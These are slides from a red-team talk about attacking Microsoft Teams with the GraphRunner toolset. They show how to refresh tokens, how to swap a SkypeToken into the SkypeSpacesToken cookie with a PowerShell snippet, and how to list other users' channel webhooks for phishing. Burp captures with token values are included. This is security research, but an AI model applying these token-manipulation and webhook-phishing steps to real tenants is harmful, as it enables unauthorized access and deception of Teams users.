

Teaming Up With Graph  
To Attack Microsoft  
Teams

# Whoami.exe

- Matthew Eidelberg (@Tyl0us)
- Pentesting & Red Teaming for 10+ years
- Research focuses on evasion and EDR bypasses
- Author of:
  - ScareCrow
  - Freeze/Freeze.Rs
  - Mangle
  - Ivy
  - SourcePoint
  - ZipExec
- Spoken at Derbycon, BSides LV, Hackfest, Grrcon, Defcon RTV, Defcon Adversary, HackMiami



# Agenda

- GraphRunner
- What are Webhooks
- Enumerating Webhooks
- Creating Webhooks
- Creating Email Channel Address
- Defensive Measures

# GraphRunner

- A Post-exploitation Toolset for Interacting with the Microsoft Graph API
- Everything from Outlook to AzureCLI rely on this API
- Developed by Dafthack
- GitHub:  
<https://github.com/dafthack/GraphRunner/>



# Limitations of the Graph API

- Can refresh to different resources but there are still limitations
- Specifically, the API has access to Microsoft Teams and Office
  - But not all features are accessible directly

# Microsoft Connectors

- Team's connectors allow users to integrate external services and tools
  - Directly into their Teams channels and conversations
- Examples include Azure, GitHub, Jira, Trello, RSS feeds, Jenkins

Keep your group current with content and updates from other services.

Search  All Sort by: Popularity ▾

MANAGE

Configured My Accounts

CATEGORY

All Analytics CRM


Customer Support Developer Tools

HR Marketing

News & Social Project Management

Others

Connectors for your team


 Incoming Webhook Send data from a service to your Office 365 group in real time. 

 Forms Easily create surveys, quizzes, and polls. 

All connectors

 Azure DevOps Collaborate on and manage software projects online. 

 RSS Get RSS feeds for your group. 

 Jira Cloud Gather, organize, and assign issues detected in your software. 

# Microsoft Connectors – There are ALOT

All apps    All subscriptions

Browse by Everything ▾

Assign Add to team Customize | **2363 items**

Name ↑	Assignments	App status	Certification
CSP Customer App	Everyone	Unblocked	Publisher attested
1-on-1 Hub	Everyone	Unblocked	--
1-to-1 Worldvds Comi	Everyone	Unblocked	--
1&1 Business Phone	Everyone	Unblocked	--
15Five	Everyone	Unblocked	--
1Page	Everyone	Unblocked	Publisher attested

# Microsoft Connectors

Connectors for "Demo" channel in "General" team X

 Incoming Webhook Send feedback

The Incoming Webhook connector enables external services to notify you about activities that you want to track. To use this connector, you'll need to create certain settings on the other service, which needs to support a webhook that's compatible with Microsoft Teams.

Copy the URL below to save it to the clipboard, then select Save. You'll need this URL when you go to the service that you want to send data to your group.

`https://[REDACTED].webhook.office` 

Url is up-to-date.

# What are Webhooks



And Why Do We Care?

# Webhooks

- HTTP callbacks that are triggered by specific events
- The source makes a POST HTTP request to the URL configured for the webhook
- Useful for automating tasks & integrating different software application

## Webhooks – Why Do We Care


- Great for phishing - Teams messages avoid email filters
- Message will appear as though it was sent by a legitimate connector app
  - Less suspicion from the target users
- Any user can create or view a webhook in a channel
- Hundreds of connector apps that Microsoft “approves”

# Microsoft's Authentication

- There are several methods out there for authenticating webhooks:
  - Basic Authentication
  - API Key in the URL
  - Shared Secret value
  - Cookie-based Authentication
  - mTLS

# Microsoft's Authentication

- By default, Microsoft's webhooks come with *NO AUTHENTICATION*
- Meaning any unauthenticated *external* user can send a message
- Microsoft views this as not a security *issue*



# Enumerating Webhooks

Hunting Them Down

# Getting Started

- Obtain an access\_token & refresh\_token
- Refresh to spaces.skype.com
- Then Query the connectors configuration API



by Beau Bullock (@dafthack)

Do service principals dream of electric sheep?

```
For usage information see the wiki here: https://github.com/dafthack/GraphRunner/wiki
To list GraphRunner modules run List-GraphRunnerModules

PS C:\Users\Admin\Desktop\GraphRunner-main> Get-GraphTokens
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code B
authorization_pending
Decoded JWT payload:

aud : https://graph.microsoft.com
iss : https://sts.windows.net/[REDACTED]/
iat : 1702415166
nbf : 1702415166
exp : 1702423455
acct : 0
acr : 1
aio : ATQAY/8VAAA+h33fpYalWQkkCiaLzbCGibHna/j9wvnpjJZEszvXLKGhLL8uqe6VRVBg49pvFi
amr : {pwd}
app_displayname : Microsoft Office
appid : d3590ed6-52b3-4102-aeff-aad2292ab01c
appidacr : 0
family_name : priv
given_name : low
idtyp : user
```

# Connectors Management – Getting the Right Access

- Can't use our access and refresh token
- Microsoft provides an API to access this interface using tokens:
  - <https://outlook.office.com/connectors/Manage/AuthorizeUsingToken?client=SkypeSpaces>
- We can get ton of new tokens needed to access Teams:
  - BearerTokenFromWorkload
  - SkypeSaceTokens
  - \_\_RequestVerificationToken\_L2NvbmlY3RvCnM1
  - .AspNet.ApplicationCookie
  - X-XSRF-Token

# Token Generation

# BearerTokenFrom Workload & SkypeSpaceToken Tokens

```
"name": "low priv",
"oid": "[REDACTED]",
"puid": "100320031A5B4D52",
"rh": "0.AVAAZ6xRAcSNL0K3CwV6oYYd0twIr0js9l9DsqcGmr2ZwIa2AOY.",
",
"scp": "Connectors.AdaptiveCards.Actions user_imersonation",
"sub": "XdG9qMZh9SSvu6z_q4ef2JGmsKP1QQdibI4YtihRg",
"tid": "[REDACTED]",
"unique_name": "lowpriv@[REDACTED].onmicrosoft.com",
"upn": "lowpriv@[REDACTED].onmicrosoft.com",
```

```
"name": "low priv",
"oid": "[REDACTED]",
"puid": "100320031A5B4D52",
"rh": "0.AVAAZ6xRAcSNL0K3CwV6oYYd0lf9FcxsLBdBqIyDsdVrS762AOY.",
",
"scp": "Apps.ReadWrite Authorization.ReadWrite Region.ReadWrite",
"sid": "110f8b57-f4e8-4cfa-90f5-a72899ff07a6",
"sub": "21WiETpMed3Yg-YR2-x0mwkiW4fBzrUoEgFvL4YYxjY",
"tenant_ctry": "CA",
"tid": "[REDACTED]",
"unique_name": "lowpriv@[REDACTED].onmicrosoft.com",
"upn": "lowpriv@[REDACTED].onmicrosoft.com",
```

# Connector's Management Console Next Steps

- Gives us the connector configuration information
  - Specifically, the `ConnectorConfigurationID`
- This value allow us to request the address of the webhook
- However, when we send a request, with our tokens we receive an `Error` message

# Connector's Management Console - Error

**Request**

Pretty Raw Hex


```
1 GET /connectors/Manage/Configurations?MailboxAddress=76ee0313-4ab0-4c32-a70d-a698c0a078b24400151ac67-8dc4-422f-b70b-057aa1861dd&client=SkypeSpaces&SSThread=____@thread.tacv2&HostName=teams.microsoft.com&culture=en-us&SSEnv=DM2P&ssChannelName=General&ssApiHost=ca.ng.msg.teams.microsoft.com&iframe=true&SSTheme=default&SSTokenType=SkypeToken&SSFormat=Swift&isDesktopClient=false&enableConnectorApps=true HTTP/2
2 Host: outlook.office.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.123 Safari/537.36
XfK_ZPLMQ8Uncf1zoDCqk19mTr2JYfCNnkP3M7_TrVaTbGHJGofSMZ3V5WJzC5t9Jkud-UFJd0GQMrsuhuUpLBNmZHsD5UKC-yzl-JNnksQ6s0weh2dC9HdbWDrSm2QkDxTnwNblyLwUKiipWzQsjk8eK_9Z1PAgXs8W3-pDRG7KYBZ-zLRw; X-XSRF-Token=O12Sc9OnUPBAZM2IIViLhpQGDDr7v1pn-DbDxe2GSh1AAQAhhmkng04yFysXOZADZssme8296Fwsm31-e77ZhHObtOMOZ15mv7EyW4ZNgNRgMv-gqPQRPAm9WlrXcakjCtH_QOMdB5ITcct08ewR5Bdh6--nEuj145NDeejYp4TUkfX2rG08G3cPT5MuusdgXD35L19BgnB_Peuh2SWDZ1t-VOREDnywtY7GOp-Aj3XwpjtMw8dbc8wcc1YpAtimulAyUduDhpFvn5e1C_o5C74JXRlbjt7_6Lkk100000-zkicCFTYX128Nfhx9YUB1YX716GDx5Hrknaoc5EtendumAd97bEjuGYS8TgDinBtfjEgGYGb1g6diPWo96A3TWAAB0t1vntGphDihVSBWL3Zwv6pGusbpFOa1OsP6PxOoR2P_uUcqCDBCBP_mlqrKneVc2xavZC1lOogWMhQnoqj1qiZVRXVoZqoMz9Z1Rk1t8wB-41MLe1cn9K-MA5wU1; _RequestVerificationToken_L2Nvbml5Y3rvnCm1=O12Sc9OnUPBAZM2IIViLhpQGDDr7v1pn-DbDxe2GSh1AAQAhhNCVRE91RADPw4r11MbJEafMzWnaMz_TsHb9Bop4Bd7Y64jm7PVw3wDrOfInBTH4JcxhsUmAURL04JADE5JZ7pZpChwZ7n9oxYSMBS04P7JXoGmd-80C_EtUgf1zS_j0V4LxEAHHO1hlhJuXtGpcMa03bnM8z6f3C-PzycCr3MaXH-mqZGYltsoPh9AXxZdh4S4x5P1gtv-WM387TPN4aj0MnBkpJXmuIh_S9D84bHOQ1E9cWNpfqbqTWOc4zSrFNLnxjKPNWQ52RtG4L-SL5FCzfmJDVLvGHbFRPQMVdpOODjyApjH89fb-aTrO; .AspNet.ApplicationCookie=O12Sc9OnUPBAZM2IIViLhpQGDDr7v1pn-DbDxe2GSh1AAQAAP8159-zL7vp51R-j3ytktYTHfejDihXaKkNf_0lwVxw_df8e5ArSNRItQpVjwBYxd81q6Ht4MvwTR3P_scM4AnEx8ir1eTzcbpsBqjz4xtvDkHm8_7uwvYceEd5vqCBo12Bb1cyz5YqnKvC19rH2UOA9w7F3Ps_kNdOmssKshmcJ03HLYeM4axqp4rY3pQ0Vfv_9fdh3k84JP87Dco12Gt6TY383es0V4EHXWfyoat8nFMsbsjVjB8uf5e77NAJhWaqfvhlfBFgxjO4ehOTjBxtCzvtUnE1dXnagdC6TV4ALBHGeuPTkb7bYNGyyg4U6IaTz0AumeYhm5f4ABAAC1j7E1se2rAdy318J8u27j4gcD6XE1nkxh91ZqUpQzr3PcdKaXjN-oyFjgQ1Z1ItGbK1IxrdoYArH9zTmWko5617wMt_faJgsihXgkYU7S4cTub6IcIUCounfZXjg4QxPnPZQkb5xLH9faAEgX18lb4hTRZ1jiunZvxZbg-cRmtqwHukaOppsdR9g8ZYrvsn1Xfvuhi14Mu0IiirnpElpvaegrzvCvowVgO2mJcpDqT8vD-Pbd_Whged30q4ma7HnsN1vBzRE5Lm1q-XZL1Vjhpr42ujVF8RTNS7Kz9Gwp6d-EvNdi1Ar4MPUE1In03QmpvaElmxnyd_-ER4OEoxFwpu9Gw8mo9x6d0FWpENPZ1QfvNcQmNAybamjh5CzaygspNNfc50J
```

SkypeSpacesTeamId=\_\_\_\_@thread.tacv2; SkypeSpacesToken=eyJOeXAI0jKV1Q1LCJwB25jZs1t9m2f0csXe2Vm9fTREN0UDJDBvNjhdndv0VmP5T3MiLChbGc10iJSUz11Ni1IsIn91dCI6I1Qx3QtZexUdn1XUmd4Q182Nz210GtWFMtSSIsImtpZC161Qx3QtZexUdn1XUmd4Q182Nz210GtWFMtSSJ9.eyJhdWkQiOjodHRwczovL2Fwa5zGfjZXMuC2t5cGUy29t1iwiawNx2i1joiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQyMDE1MWfjNjctOGRjNC00MjJmLW13MGItMDU3YWExODYxZGQyLyIsIm1hdCI6MTcwMjQxNTIzNiwbmJmIjoxNzAyNDE1MjM2LCJ1eHa1OjE3MD10MjQyNjcsImFjY3QiojAsImFjciI61jEiLCJhaW8iOjFM12nWUxDdnU2Qys1SkN1ajJUWFWiCylhPv1FLDEU00St0DlWczhw0TUe2U2t2FVbIIwi1jpbInB3ZCJdLCJhcHBpZC16ImQzNtkwZQ2LTUyYjMtNDEwMihhZWZmLWfH2D1yOTJhYyAxJyIsImFwcG1kYWNyIjoiMC1sImF1dGhfdGtZS16MTcwMjQxNT2MCwiZmftaWx5X25hbWu0iJwcm12IiwiZ212Zw5fbmTzs16ImxvdyIsIm1wYWRkci161jkljIzM14xMj1yuNTY1i1Cjuyw11jjoibG93IHYX1iLCJvaWQ1o1j1NzgjktNDvnmsoyZTuzLToQyZT1tYTc5Ns1mY2EzODNmNmUyNtK1iLCJwdWlkIjoiMTAwMzIwMDMxQTCVCNEQ1Mi1sInjoijoiMC5BVkFBWjZ4UkFjU05MMESzQ3dWNm9ZWWQbGYS5PmN4c0xC2EJxSX1Ec2Rwclm3NjJBT1kuIiivic2NwIjoiQXBwcySSZWFkV3JpdGUgQXV0aG9yaXphdG1vb15SZWFKV3JpdGUgUmVnaW9u1lJ1YWRXcm10ZS1sInNpZC16IjExMgy4YjU3LWY0ZTgtNGNmY505Mgy1LWE3Mjjg50W2mMdhhNi1sInN1Y1i61j1xV21fVhBNzWQzWWctWV1yLxhPbXdraVc0Zkje1vvrWdGdkw0V14alkiLCJ02W5hbnnfY3RyeS161kNB1iwidG1kIjoi1MDE1MWfjNjctOGRjNC00MjJmLW13MGItMDU3YWExODYxZGQyliwidW5pcXV1X25hbWU1oijbs3dwcm12QEVpZGVsYmVzY0RvbWFpbnMub25taWNyb3NvZnQuY29t1iwidXBuIjoiB93cHJpdkBFAWR1bGJ1cmdEb21haW5zLm9ubW1jcm9zb2Z0LnvbS1sInV0as161j1Q23FrN0xa2tpRzRjdVp6N01GQUEi1LCJ2ZX1iOii1xLjA1iLCJ3aWRz1jpbIm13OWiZjRkLTN12jktNDY4OS04MTQzLTc2YjE5NGU4NTUw0SjdfQ.n31r2DPesit-AEjn\_1TL9sI\_0QwVqfVIAUnimsksf1Wty33e1ahae4jTqs2y27SR7o8Vxgn1Ogrmx6mD007czhCQtojBn-OmTehOH1FOQBqWTcuyQc-wUPD5Jx6g1Zz6bZpsMo6Kg16BvTifj5Shmvy4nWx3AHCo5T1iRybSmVVR18sZjB1Jp-t82HQcKDU9ejm\_OlsBg5YefWOW3EVrQfrR1kKd2xnFyJrQohZOOUDutmjq-Degi1HjdQ3ytITZEk45e2mwZ2K1b01zGCPvJNDY4kNovo\_rr2E1bU71UpdA\_zjf1rbpIB06CPddyDyOfCINS379wAawVqyMAAOQ

**Response**

Pretty Raw Hex Render

```
39
40
41 <html>
42   <head>
43     <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
44     <meta http-equiv="Content-Type" content="text/html; CHARSET=utf-8">
45     <title>
46       Error
47     </title>
48     document.title = "Error";
49     var diagnosticDetailsCollapsed = false;
50     var urlActionToHome =
51       '/connectors/?Client=SkypeSpaces&MailboxAddress=____@thread.tacv2&Culture=en-us&HostName=teams.microsoft.com&SSThread=19c3A_2f5C8nrY4qxDAkrQimUO-wTnPjmSTheme=default&enableConnectorApps=true&isDesktopClient=false';
52
53     function toggleDiagnosticDetails() {
54       var diagnosticDiv = document.getElementById("diagnosticDiv");
55       var toggleDiv = document.getElementById("diagnosticToggle");
56       var moreDetailString = 'More details...';
57       var lessDetailString = 'Fewer details...';
58
59       diagnosticDetailsCollapsed = !diagnosticDetailsCollapsed;
60
61       if (diagnosticDetailsCollapsed) {
62         diagnosticDiv.style.display = "none";
63         if (toggleDiv.innerText) {
64           toggleDiv.innerText = moreDetailString;
65         }
66       } else {
67         toggleDiv.textContent = moreDetailString;
68       }
69     }
70
71     else {
72       diagnosticDiv.style.display = "";
73       if (toggleDiv.innerText) {
74         toggleDiv.innerText = lessDetailString;
75       }
76     }
77
78     diagnosticDetailsCollapsed = !diagnosticDetailsCollapsed;
79
80     if (diagnosticDiv.style.display === "block") {
81       diagnosticDiv.style.display = "none";
82     }
83   }
84
85   function navigateToHomeOnError.launchUrl) {
86     if (launchUrl) {
```



6

# Connector's Management Console

- Using Burp to intercept legitimate traffic
- We can see a slight difference in the SkypeSpaceToken size

The screenshot shows a Burp Suite interface with two panes: Request and Response.

**Request:**

```
1 GET /connectors/Manage/Configurations?MailboxAddress= [REDACTED] &client=SkypeSpaces&SSThread= [REDACTED] &thread.tacv2&HostName=teams.microsoft.com&culture=en-us&SSEnv=DM2P&ssChannelName=General&ssApiHost=ca.ng.msg.teams.microsoft.com&iframe=true&SSTheme=default&SSTokenType=SkypeToken&SSFormat=Swift&isDesktopClient=false&enableConnectorApps=true HTTP/2
2 Host: outlook.office.com
```

**Response:**

```
Pretty Raw Hex Render
14 Set-Cookie: SkypeSpacesTeamId=[REDACTED] secure; HttpOnly; SameSite=None
15 Set-Cookie: DefaultAnchorMailbox=lowpriv@[REDACTED].onmicrosoft.com
16 X-CalculatedTargetURI: Y4PRO1MB9720.CANPRD01.PROD.OUTLOOK.COM
17 X-BackendHttpStatus: 200
18 V-Networking-Version: 5.2
[REDACTED]
"ConnectorType":null,
"ShowErrorIcon":false,
"ConfiguredConnectors": [
    {
        "ProviderGuid":"203a1e2c-26cc-47ca-83ae-be98f960b6b2",
        "MailboxName":null,
        "OwnerEmail":"lowpriv@[REDACTED].onmicrosoft.com",
        "Description":"lowpriv_webhook",
        "ConnectorConfigurationId":
        "AAMkAGYzOGPmZWU3LTJhNDMtNDEwMy04ZjF1LWJkYjYONTB1Yjk5MQBGAAD7QAAAAC1AAA=",
        "AddedByDescription":"Added by:low priv",
        "CorrectiveAction":0,
        "IsUpdateAllowedForUser":true
    },
    {
        "ProviderGuid":"203a1e2c-26cc-47ca-83ae-be98f960b6b2",
        "MailboxName":null,
        "OwnerEmail":"highpriv@[REDACTED].onmicrosoft.com",
        "Description":"Webhook",
        "ConnectorConfigurationId":
        "AAMkAGYzOGPmZWU3LTJhNDMtNDEwMy04ZjF1LWJkYjYONTB1Yjk5MQBGAAD7QAAAACSkAAA=",
        "AddedByDescription":"Added by:high priv",
        "CorrectiveAction":0
    }
]
```

A red arrow points from the Request pane to the Response pane, specifically highlighting the difference in the length of the SkypeSpaceToken in the cookie headers.

# Generating SkypeToken Tokens

- From Burp - this smaller version of the SkypeSpaceToken's contents is created by POST request to the API  
<https://teams.microsoft.com/api/authsvc/v1.0/authz>
- And this token is labeled as a SkypeToken

The screenshot shows a Burp Suite interface with two panes: Request and Response.

**Request:**

- Pretty, Raw, Hex tabs are visible.
- Method: POST /api/authsvc/v1.0/authz HTTP/1.1
- Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NlIsInIgIdCIEiI1QxU3QtZEzUdn1XUmd4Q182NzZ10GtyWFMtSSisImtpZCIEiI1QxU3QtZEzUdn1XUmd4Q182NzZ10GtyWFMtSSj9.eyJhdWQ0iJodHRwczovL2FwaS5zcGFjZXMu2t5cGuY29tIiwiAxNzIjoiaHR0cHM6Ly9zdmHud2luZG93cy5uZQvMDE1MWVfjnGRQD0MjJmLWI3MGItMDU3YWEzODYxZGQyLyIiMjh1M2LCJleHaiOjE3MD10MjQyNjcsImFjY3Q1OjAsImFjciI6jELCJhaW8BiOjJFm1ZnWUxDdnU2Qys1NklaJuJUWFWiUfcyMhPViFLdEUoOSTyD1WczbwOTU2eUZtZFBVIlwiWY1lypbInB3ZCJdLCJhcHBpZCIEiMqZNTkwZQ2LTUyYjMtNDEwMihiZw2mLWhf2DiyOTJhYAxYyIsImFwcG1kYWMyIjoicMIsImFldGhfGltZSI6MTcwMjQxNTQ2MCw1ZmftaWx5X25hWU1oiwcmi2IwiZ212Zw5fbmftZSI6ImxvdyiIsImlwYWFrkcit6Ijk5LjzMi4xMjYnNTkijpibNtKjwvI1IjoiibG93IHByaXYiLCJvaWQioiJNzgeNDVMSUyTzUzLTQyZTItYtcsNSImYtEzODNmNmUyNTkijLCJwdWlkIjoiMTAwMzIwMDNxQTVCNEMQ1MiIsIndIojoimc5BVkFBWj24UkFjU05MMEszQ3dWNm9ZWWQwbGYSRmW4c0xCEZJxsX1EcPRWc1M3NjJBTLkuIiwiC2Nwiijo1QXBwcy5ZWfkV3JpdGUgQXV0aG9yaXphdG1vb5SSWfkV3JpdGUgUmVnaW9u1j1YWRXcm10ZSiIsInNpZCIEiJExIMGY4YjU3LWY0ZtgtnGNMYS0McGy1WE3Njg5OW2mMdhhiiIsinN1Yi16j1xV21FVBHNzWQzWWctWViyLxhPbXdravc0ZKj6c1VvRWGdkw0WV14alkilCJ0Zw5hbhnr3YReS16IKNB1iwidG1kIjoiMDE1NWFnjctc0GrjNC00MjJmLWI3MGItMDU3YWEzODYxZGQyLiwidW5pcXV1X5hbWUi0ijsb3dwcmi2QEVgZGVsYmVyZ0RvbWFpbmMub25taWnyb3Nv2nQuY29tIiwiQxBuijoiibG93chJpdkBfaWRlbG1cmdEb21haW5Lmgubw1jcmg9z220LnNbSiisnV0as16j1qZ3FrN0xxa2tpRzRjdvpE01GQUEiLCJ2ZXIIoiIxLjaiLCJ3aWRzIjpBIm130WzI2jRlTN12jktNDY4OS04MTQ2LTc2YjE5NGU4NTUwOSjdfq.n3ir2DPesit-aEJn\_1tL9sI\_0QwVqfVIAnhmskfIwty33eEaha4jTqs2y7SRo8Vxgn10grmx6mD07czhQoJbn-OnTehoHfI0QBqWTChuyQc-wUPD5jx6glZzebZpsMo6KgL6BvTifj5Shmyv4nWx3AHHco5T1IrbSmYVR18sZiubLjP-t82HQCQD9Sejm\_OlsBg5YefWOW3EVrQfrRlkKd2xnfYjrQohZ00UDutumjq-OegiiHjdQ3ytITZEkr45e2mWZ2KlbOlzGCPvJNDY4kNovo\_rrEBu71UpdA\_zjfirpbID6CPddyDdYoFCINS379wAawVqyMAOPQ
- Origin: https://teams.microsoft.com
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.123 Safari/537.36
- Content-Type: application/x-www-form-urlencoded
- Host: teams.microsoft.com
- Content-Length: 0
- Connection: close

**Response:**

- Pretty, Raw, Hex, Render tabs are visible.
- Status: HTTP/2 200 OK
- Content-Length: 8357
- Content-Type: application/json; charset=utf-8
- Access-Control-Allow-Origin: https://teams.microsoft.com
- Access-Control-Expose-Headers: Correlation-Id, Correlation-Tags, X-Msedge-Ref
- Correlation-Id: dab82126-d223-4da0-9dcf-4f37f53cd471
- Correlation-Tags: CorrelationId: dab82126-d223-4da0-9dcf-4f37f53cd471, ClientRequestId: Strict-Transport-Security: max-age=31536000; includeSubDomains
- Nel: {"report\_to": "Ne1MSTeams", "max\_age": 604800, "failure\_fraction": 0.2, "success\_fraction": 0.001}
- Report-To: {"group": "Ne1MSTeams", "max\_age": 604800, "endpoints": [{"url": "https://teams.ne1.measure.office.net/api/report?cat=teams&TenantId=o151ac67-8dc4-422f-b70b-057aa1861dd2&FrontEnd=AFD&DestinationEndpoint=Edge-Prod-YTO01r4a"}]}
- X-Envoy-Upstream-Service-Time: 490
- X-Request-ID: 185ceb2b-f764-4038-8fe3-8d33fb82d8b5
- X-Cache: CONFIG\_NOCACHE
- X-Msedge-Ref: Ref A: D7B8F3A997FE4E3AB0738F429E13E23F Ref B: YTO01EDGE0509 Ref C: 2023-12-12T21:12:21Z
- Date: Tue, 12 Dec 2023 21:12:21 GMT
- 16
- 17 "tokens": {  
 "skypeToken": "  
 "eyJhbGciOiJSUzI1NiIsImtpZCIEiJyVFDQ4MjE0Qzc3MDczQUU1QzJCREU1Q0NENTQ0D1EREYQzR0DQDiLCJ4NXQiOjYb1NDRk1kd2MENWNLOTVje1ZSSW5kOHNUSVSeiLCJOeXaiOjJKV1QifQ.eyJpYXQiOjE3MD10MTU1NDEsImV4cIC6MTcwMjQyNDI2Nywi2t5cGvPZC16Im9yZ21kOmU3ODMONWYxLTjINTMENDJ1MiilhNs2k1LWZjYT4M2Y2ZT10SiisInNjc16NzgwLCJjc2kiOjixNzAyNDE1Mj21iwidG1kIjoiMDE1MWVfNjctc0GrjNC00MjJmLWI3MGItMDU3YWEzODYxZGQyLiwidUmcduIjoiY2EiLCJhYWRfdXRpIjoiOVBnc3THNrca21hNGN1Wno3TUZBQSiisImFhZF9pYXQiOjE3MD10MTUYMzYsImFhZF9hcBZC16ImQzNTkwZQ2LTUyYjMtNDEwMihiZw2mLWhf2DiyOTJhYjAxYyJ9.hcF9fNc79RB0-w6vqQhyE6Sy2ggwRM\_ErVpj2-iGdT2gp1O81YbJ-e47ksdoREGGQH62AjNspVKTTSLUWA811876jFgWP12SyvRAisbUNfikZ11wkyph6HirawIS\_V73Ef1lMGBnxQMc0egw-EW4KElrIP9t6mUBiTCadLWvAbLuUz\_7u7MCNg4QoS1HBCDFjGaK1uVsZbKsUb\_4k4pH\_akaQR9ePmXr-E-Uih-14hVg1kW77gw053tvzmlwQio2TM\_BFAN\_EWkvb2ypgsplEx24\_JFdOj4UKiS7rguc9Gfhm63RHkRsvV2dhPKqcSY1qeW6nNL0k7Q0A",  
 "expires": "8725",  
 "tokenType": "SkypeToken"

# Decoded SkypeToken

- This SkypeToken is quite different than the original one SkypeSpaceToken created previously.
- Decoding the JWT value shows that this token is very different from the ones we received previously.
- We need to do some cookie editing...

```
"exp": 1702426806,  
"skypeid": "orgid:[REDACTED]",  
[REDACTED],  
"scp": 780,  
"csi": "1702418195",  
"tid": "[REDACTED]",  
"rgn": "ca",  
"aad_uti": "JUxpFVzkjEaipNc4C3oJAA",  
"aad_iat": 1702418195,  
"aad_appid": "d3590ed6-52b3-4102-aeff-aad2292ab01c"  
}
```


# The Code

```
$response6 = Invoke-WebRequest -Uri "https://teams.microsoft.com/api/authsvc/v1.0/authz" -Method POST -headers $headers3
$jsonResponse = $response6.Content | ConvertFrom-Json
$skypeToken = $jsonResponse.Tokens.skypeToken

### Create a temp copy of the websessions then replace the SkypeSpaceToken for the ConfigurationManager API
$tempSessions = $WebSession

$cookieName = "SkypeSpacesToken"
$newValue = "$skypeToken"
$SuperAwesomeSession = New-Object System.Net.CookieContainer
foreach ($cookie in $webSession.Cookies.GetCookies($url)) {
    if ($cookie.Name -ne "SkypeSpacesToken") {
        $SuperAwesomeSession.Add($cookie)
    }
}

$webSession.Cookies = $SuperAwesomeSession
$Cookie1 = New-Object System.Net.Cookie
$Cookie1.Name = "SkypeSpacesToken"
$Cookie1.Value = "$skypeToken"
$Cookie1.Domain = "outlook.office.com"
$tempSessions.Cookies.Add($Cookie1)
```



Searches for the Cookie "SkypeSpacesToken" and copies its contents

Find the SkypeSpacesToken and replaces its value above

## Things That Should Not Work

- Creating our own set of tokens by manipulating existing values should not allow us access

